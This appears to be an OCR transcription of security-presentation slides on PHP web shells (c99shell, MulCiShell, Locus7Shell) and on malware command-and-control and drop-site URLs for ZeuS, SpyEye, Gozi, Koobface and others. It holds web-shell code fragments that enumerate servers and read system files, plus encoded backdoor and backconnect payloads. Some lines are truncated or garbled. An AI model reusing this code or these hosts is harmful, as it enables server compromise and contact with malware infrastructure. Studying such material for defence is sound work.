
Мы за стабильность!

(495) 795-11-01
Москва, Мрузовский пер., д.1, стр.4
info@ccteam.ru

```
<?php
/*
******************************************************************************
*
*                                           c99shell.php v.1.0 pre-release build #12
*                                                            Freeware license.
*                                                                     © CCTeaM.
*  c99shell - ????-???????? °???? www-???????, "????°????" ??? ??????.
*  ?? ?????? ????????? ???°??? ????????? ?????? ?? ???????? ??????°?? ????????:
   http://ccteam.ru/releases/c99shell
```

```
function displaysecinfo($name,$value) {if (!empty($value)) {if (!empty
displaysecinfo("OS Version?",myshellexec("cat /proc/version"));
displaysecinfo("Kernel version?",myshellexec("sysctl -a | grep version
displaysecinfo("Distrib name",myshellexec("cat /etc/issue.net"));
displaysecinfo("Distrib name (2)",myshellexec("cat /etc/*-realise"));
displaysecinfo("CPU?",myshellexec("cat /proc/cpuinfo"));
displaysecinfo("RAM",myshellexec("free -m"));
displaysecinfo("HDD space",myshellexec("df -h"));
displaysecinfo("List of Attributes",myshellexec("lsattr -a"));
displaysecinfo("Mount options ",myshellexec("cat /etc/fstab"));
displaysecinfo("Is cURL installed?",myshellexec("which curl"));
displaysecinfo("Is lynx installed?",myshellexec("which lynx"));
displaysecinfo("Is links installed?",myshellexec("which links"));
displaysecinfo("Is fetch installed?",myshellexec("which fetch"));
displaysecinfo("Is GET installed?",myshellexec("which GET"));
displaysecinfo("Is perl installed?",myshellexec("which perl"));
displaysecinfo("Where is apache",myshellexec("whereis apache"));
displaysecinfo("Where is perl?",myshellexec("whereis perl"));
displaysecinfo("locate proftpd.conf",myshellexec("locate proftpd.conf"
displaysecinfo("locate httpd.conf",myshellexec("locate httpd.conf"));
displaysecinfo("locate my.conf",myshellexec("locate my.conf"));
displaysecinfo("locate psybnc.conf",myshellexec("locate psybnc.conf"))
}
if ($act == "mkfile")
```

WebShell (MulciShell)



Notice: Undefined index: theme in **C:\Inetpub\wwwroot\php\carpenter\upload\Homework4\pics\bip.php** on line **235**

Notice: Undefined variable: idval in **C:\Inetpub\wwwroot\php\carpenter\upload\Homework4\pics\bip.php** on line **294**

Server IP	Your IP	Disk space	Safe_mode?	Open_BaseDir?	System	Server software	Disa func
165.190.174.98	66.249.71.172	57 GB of 64 GB	OFF	OFF	Windows NT PHP 5.2 build 3790	Microsoft-IIS/6.0	N


[Enumerate] [Files] [Domains] [MySQL] [Encoder] [Sec. Info] [Cracker] [Bypassers] [Tools] [Databases]

This tool will attempt to copy the shell into every writable directory on the server, in order to


Passwd file: /etc/passwd

Current location:
Notice: Undefined variable: cPath in **C:\Inetpub\wwwroot\php\carpenter\upload\Homewo**
C:/Inetpub/wwwroot/php/carpenter/upload/Homework4/pics/

File	Size	Owner/group	Perms		
..	DIR	0/0	777		
57717618.jpg	13 KB	0/0	666		
Blue hills.jpg	28 KB	0/0	666		
Creek.jpg	258 KB	0/0	666	Yes	14/07/2009 19:18:51
Dock.jpg	309 KB	0/0	666	Yes	14/07/2009 18:57:3
Garden.jpg	504 KB	0/0	666	Yes	14/07/2009 19:19:4
Green Sea Turtle.jpg	370 KB	0/0	666	Yes	14/07/2009 19:33:2
Jellyfish.jpg	758 KB	0/0	666	Yes	15/07/2009 18:06:5
Koala.jpg	763 KB	0/0	666	Yes	14/07/2009 18:45:5
Lighthouse.jpg	548 KB	0/0	666	Yes	14/07/2009 18:45:5



```
<?php
#/////  MulCiShell v2.0 ///////#
# Updates from version 1.0#
# 1) Fixed MySQL insert function
# 2) Fixed trailing dirs
# 3) Fixed file-editing when set to 777
# 4) Removed mail function (who needs it?)
# 5) Re-wrote & improved interface
# 6) Added actions to entire directories
# 7) Added config+forum finder
# 8) Added MySQL dump function
# 9) Added DB+table creation, DB drop, table delete, and column+table count
# 10) Updated security-info feature to include more useful details
# 11) _Greatly_ Improved file browsing and handling
# 12) Added banner
# 13) Added DB-Parser and locator
# 14) Added enumeration function
# 15) Added common functions for bypassing security restrictions
# 16) Added bindshell & backconnect (needs testing)
# 17) Improved command execution (alts)
#/////////////////////#
@ini_set("memory_limit","256M");
@set_magic_quotes_runtime(0);
session_start();
ob_start();
$start=microtime();
if(isset($_GET['theme'])) $_SESSION['theme']=$_GET['theme'];
//Thanks korupt ;)
$backdoor_c="DQojaW5jbHVkZSA8YXNtL2lvY3Rscy5oPg0KI2luY2x1ZGUgPHN5cy90aW1lLmg+D
$backconnect_perl="IyEvdXNyL2Jpbi9wZXJsDQp1c2UgU29ja2V0Ow0KbXkgKCRpYWRkciwkcG9
$pl_scan="DQoJIyEvdXNyL2Jpbi9wZXJsDQp1c2Ugd2FybmluZ3M7DQp1c2Ugc3RyaWN0Ow0KdXN1
```



MulCiShell v0.2.php

Downloads: 141


Download Now!
Free downloads.

Download

MulCiShell v0.2.php (0.07 mb)
Download - Copy to my Account - Report this File

Note URL – Remote code running locally – Site Owned!

Locus7Shell



Software: WebServerX. PHP/5.1.4
uname -a: Linux server3.magsnet.net 2.4.21-47.0.1.EL #1 Thu Oct 19 11:42:25 EDT 2006 i686
126
Safe-mode: OFF (not secure)
/home/usr2060/public_html/products/ drwxr-xr-x
Free 6.86 GB of 68.46 GB (10.03%)
Your ip: - Server ip:

[Enumerate] [Encoder] [Tools] [Proc.] [FTP Brute] [Sec.] [SQL] [PHP-Code] [Backdoor Host] [Back-Connection] [milw0rm it!] [PHP-Proxy] [Self remove]

Listing folder (9 files and 0 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	07.10.2009 15:57:40	usr2060/usr2060	drwxr-xr-x	☐
..	LINK	22.02.2010 18:32:21	usr2060/nobody	drwxr-x---	☐
04ad4207103d84a.jpg	13.7 KB	12.08.2009 13:39:12	usr2060/usr2060	-rw-r--r--	☐
3ea2295d85dc9d2.jpg	11.66 KB	12.08.2009 13:39:12	usr2060/usr2060	-rw-r--r--	☐
8e283c708af2807.jpg	20.12 KB	12.08.2009 13:39:12	usr2060/usr2060	-rw-r--r--	☐
7210f246a1da142.jpg	16.2 KB	12.08.2009 13:38:40	usr2060/usr2060	-rw-r--r--	☐
6198460ede822fe.php	221.4 KB	07.10.2009 15:50:19	usr2060/usr2060	-rw-r--r--	☐
Thumbs.db	17.5 KB	12.		-rw-r--r--	☐
e5648b09737a55d.jpg	10.67 KB	12.		-rw-r--r--	☐
fed23e5f2a0fc20.jpg	10.01 KB	12.		-rw-r--r--	☐
shhd	8.48 KB	21.		-rw-r--r--	☐

```
<?php
//
//for php proxy purposes
function selfURL() { $s = empty($_SERVER["HTTPS"]) ? '' :
($_SERVER["HTTPS"] == "on") ? "s" : ""; $protocol = strle
(strtolower($_SERVER["SERVER_PROTOCOL"]), "/").$s; $port
($_SERVER["SERVER_PORT"] == "80") ? "" : (":".$_SERVER
["SERVER_PORT"]); return $protocol."://".$_SERVER['SERVEF
$port.$_SERVER['REQUEST_URI']; } function strleft($s1, $s
return substr($s1, 0, strpos($s1, $s2)); }
$selfurl = base64_encode(selfURL());
$phprox="http://twofaced.org/proxy/index.php?q=".$selfurl

//end of link

//milw0rm search
$Lversion = php_uname(r);
$OSV = php_uname(s);
if(eregi("Linux",$OSV))
{
$Lversion=substr($Lversion,0,6);
$millink="http://milw0rm.com/search.php?dong=Linux Kernel
$Lversion;
}else{
$Lversion=substr($Lversion,0,3);
$millink="http://milw0rm.com/search.php?dong=".$OSV." ".
$Lversion;
}
//End of milw0rm search
```

CnC URL’s

Bot agents & their CnC

- **Bot agents need to connect to CnC**
  - Receive new configuration files, malware updates, lists of backup CnC, receive cached commands
- **Structured CnC configutation URL's**
  - Frequently indicates DIY pack being used
  - Can help identify botnet operator group

ZeuS CnC Structures

ZeuS Kit Default URL	URL Type
zephehooqu.ru/bin/teemaeko.bin	CnC
iveeteepew.ru/bin/teemaeko.bin	CnC
jocudaidie.ru/bin/cahdoigu.bin	CnC
johgheejae.ru/bin/oopaiboo.bin	CnC
kaithuushi.ru/bin/aiphaipi.bin	CnC
deilaeyeew.ru/bin/ucuosaew.bin	CnC
adaichaepo.ru/bin/thootham.bin	CnC
ootaivilei.ru/bin/thootham.bin	CnC
voraojoong.ru/bin/saejuogi.bin	CnC
dahzunaeye.ru/bin/sofeigoo.bin	CnC
ohphahfech.ru/bin/baiquaad.bin	CnC
ohphahfech.ru/bin/eegotook.bin	CnC
ohphahfech.ru/bin/hueghixa.bin	CnC
ohphahfech.ru/bin/laangiet.bin	CnC
ohphahfech.ru/bin/oomiephe.bin	CnC

Other ZeuS CnC Structures

ZeuS Kit Custom Cnc URL	URL Type
freehost21.tw/b/cfg375.bin	CnC
www.technoplast.com.ua/catalog/nibco/tmc.bin	CnC
askuv.com/percent/update.bin	CnC
leadingcase.cc/20aug_old.cpm	CnC
mswship.com/xed/config.bin	CnC
nascetur.com:81/wc/cof58.bin	CnC
nascetur.com:81/wc/g6.php	Drop Site
nascetur.com:81/wc/512.exe	Trojan

Bredolabs

Custom CnC URL	URL Type
gigafleet.ru:8080/new/controller.php	CnC
globaljoke.ru:8080/new/controller.php	CnC
gothguilt.ru:8080/new/controller.php	CnC
greatfile.ru:8080/new/controller.php	CnC
greatmoder.cn/bm_a/controller.php?action=report&guid=0&rnd=123&uid=5&entity=	CnC
hjwbxhqr.cn/win-xp/controller.php?action=bot&entity_list=&uid=1&first=1&guid=3496937282&v=15&rnd=11987634	CnC
imoviemax.ru/new/controller.php?action=bot	CnC
krottorot.cn/ging/controller.php?action=bot&entity_list=&uid=&first=1&guid=1824245000&rnd=946862	CnC
krottorot.cn/ging/controller.php?action=report&guid=0&rnd=946862&uid=&entity=1241486361:unique_start	CnC
mmsfoundsystem.ru/public/controller.php?action=bot&entity_list=&uid=&first=1&guid=13441600&v=15&rnd=8520045	CnC
websitecheck.cn/nr/controller.php?action=bot&entity_list=&uid=&first=1&guid=1824245000&rnd=140493	CnC
worldhostdns.com/FOOD/controller.php?action=bot&entity_list=&first=1&rnd=981633&uid=1&guid=4723841	CnC
www.ghthchinalimited.com.cn/admin/controller.php?action=bot&entity_list=1238216956&uid	CnC
youaskedthedomain.cn/spl/controller.php?action=bot&entity_list=&uid=666&first=1&guid=13441600&v=15&rnd=36431478	Cn

NeoSploit Kit w/ Mebroot loader

Custom Exploit Kit URL	URL Type
google.analytics.com.bidxctvqvwrw.info/nte/GNH4	Exploit Kit
xtmhltmxaacg.com/ld/bernfr/	Exploit Kit
acdlsmladve.com/nte/GNH4	Exploit Kit
ddehkyhddve.com/nte/GNH4	Exploit Kit
ddewphwddve.com/nte/prox.exe	Exploit Kit
ghtsuumuno.com/nte/GNH4	Exploit Kit
google.analytics.com.vwrvqmvrvjwi.info/nte/GNH4	Exploit Kit
lbckqbkldve.com/nte/GNH4	Exploit Kit
uefnwtnudve.com/nte/GNH4	Exploit Kit

NeoSploit Kit w/ ZeuS loader

Custom Exploit Kit URL	URL Type
acdlsvladve.com/nte/INDEP8	Exploit Kit
berber2update.biz/cgi-bin/kln	Exploit Kit
dbcavsaddve.com/nte/indep8	Exploit Kit
diaiscjdthr.com/nte/INDEPHANDLER	Exploit Kit
googleinrus.in/cgi-bin/plt	Exploit Kit
jbaagpepjvc.com/nte/NONE1	Exploit Kit
strbypass.uz.ua/cgi-bin/guest	Exploit Kit
yburuvaeqcv.com/nte/none1	Exploit Kit
footbal.rv.ua/cgi-bin/guest	Exploit Kit
jefshosjdve.com/nte/INDEPHANDLER.py	Exploit K

Gozi

Gozi Kit Default URL	Type
89.187.37.106/cgi-bin/options.cgi?user_id=521239303&version_id=2&passphrase=fkjvhsdvlksdhvlsd&socks=0&version=2&crc=00000000	CnC
89.187.53.197/cgi-bin/options.cgi?user_id=1102239761&version_id=14&passphrase=fkjvhsdvlksdhvlsd&socks=0&version=14&crc=78c6dbd2	CnC
27.131.32.20/cgi-bin/forms.cgi	CnC
91.213.174.40/cgi-bin/forms.cgi	CnC
91.213.174.40/cgi-bin/options.cgi?user_id=2527700603&version_id=18&passphrase=fkjvhsdvlksdhvlsd&socks=0&version=18&crc=78c6dbd2	CnC
27.131.32.20/cgi-bin/options.cgi?user_id=2527700603&version_id=18&passphrase=fkjvhsdvlksdhvlsd&socks=0&version=18&crc=78c6dbd2	CnC
77.78.240.135/cgi-bin/options.cgi?user_id=1964493172&version_id=3059&passphrase=fkjvhsdvlksdhvlsd&socks=0&version=3080&crc=3cc43328	CnC
hasterulits.com/cgi-bin/options.cgi?user_id=2219249075&version_id=4667580&passphrase=fkjvhsdvlksdhvlsd&socks=0&version=4667580&crc=00000000	CnC
tryfindithere.com/cgi-bin/cmd.cgi?user_id=2439225677&version_id=3076&passphrase=fkjvhsdvlksdhvlsd&socks=0&version=3076&crc=00000000	

Koobface

Koobface URL	URL Types
69.47.32.230/d=mcfl-msnl.com/0x3E8/view/console=yes/setup.exe	Malware Drop Site
69.47.32.230/d=tmpu.org/0x3E8/view/console=yes/setup.exe	Malware Drop Site
74.203.223.7/d=ayava.org/0x3E8/view/console=yes/setup.exe	Malware Drop Site
74.203.223.7/d=chrepro.com/0x3E8/view/console=yes/setup.exe	Malware Drop Site
76.123.62.208/d=abid.co.cc/0x3E8/view/console=yes/setup.exe	Malware Drop Site
76.123.62.208/d=chrepro.com/0x3E8/view/console=yes/setup.exe	Malware Drop Site
84.108.198.143/d=turk-ie.org/0x3E8/view/console=yes/setup.exe	Malware Drop Site
84.108.198.143/d=turk-ie.org/0x3EB/view/console=yes/setup.exe	Malware Drop Site
98.235.240.245/d=brevard-fl.com/0x3E8/view/console=yes/setup.exe	Malware Drop Site
agr255.cne-escutismo.pt/.sys/?getexe=fb.75.exe	Malware Drop Site
boatnews.eu/.sys/?getexe=fb.76.exe	Malware Drop Site
car-transport.com.au/.sys/?getexe=fb.101.exe	Malware Drop Site

SpyEye

SpyEye URL	Type
barcalys-trial3.com/main/bin/build.exe	Malware Drop
coundnes.com/cache/bin/build.exe	Malware Drop
eu-analytics.com/sp4a/bin/1_sp4a_new.exe.crypted.exe	Malware Drop
217.23.7.21/date/gate.php?guid=User!SANDBOX0!D06F0742&ver=10129&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=19&ccrc=3D893DD9&md5=60d6d584515e1925e0d0c9edd8b32eed	CnC
200.63.45.69/~datosco/main/gate.php?guid=User!SANDBOX2!D06F0742&ver=10132&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=100&ccrc=690E5C55&md5=82beb808bef523b7660af10266377407	CnC
91.213.174.34/spyeye_main/gate.php?guid=User!SANDBOX2!D06F0742&ver=10200&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=22&ccrc=B144ABF5&md5=e8a713c24a38b9339474f71f5bcff78a	CnC
77.78.240.162/spye/gate.php?guid=User!SANDBOX0!D06F0742&ver=10207&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&plg=ftpbc&cpu=100&ccrc=8CCFE0AB&md5=84a9aedb378c3ec297a775c1f7fc573a	CnC
113.11.194.173/eye/main/gate.php	CnC
204.12.243.187/main/gate.php	CnC
200.56.243.137/includes/admin/gate.php?guid=User!SANDBOX2!D06F0742&ver=10207&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=80&ccrc=3FF0F25D&md5=86e1bb6f428421a06bdae1b2b55323d1	CnC
200.56.243.137/includes/phpbb/gate.php	CnC
200.56.243.137/joomla/admin/gate.php	[illegible]
cocainy.net/spmini/gate.php?guid=User!SANDBOX0!D06F0742&ver=10225&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=100&ccrc=ED1A0A53&md5=1aa16572aee1486c7cd8c78dad9cb510	[illegible]
craken.biz/aimpis/gate.php?guid=User!SANDBOX2!D06F0742&ver=10211&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=100&ccrc=3AF32A5D&md5=a5c67adc367e850f49c441b2cee4b59b	CnC

Oficla

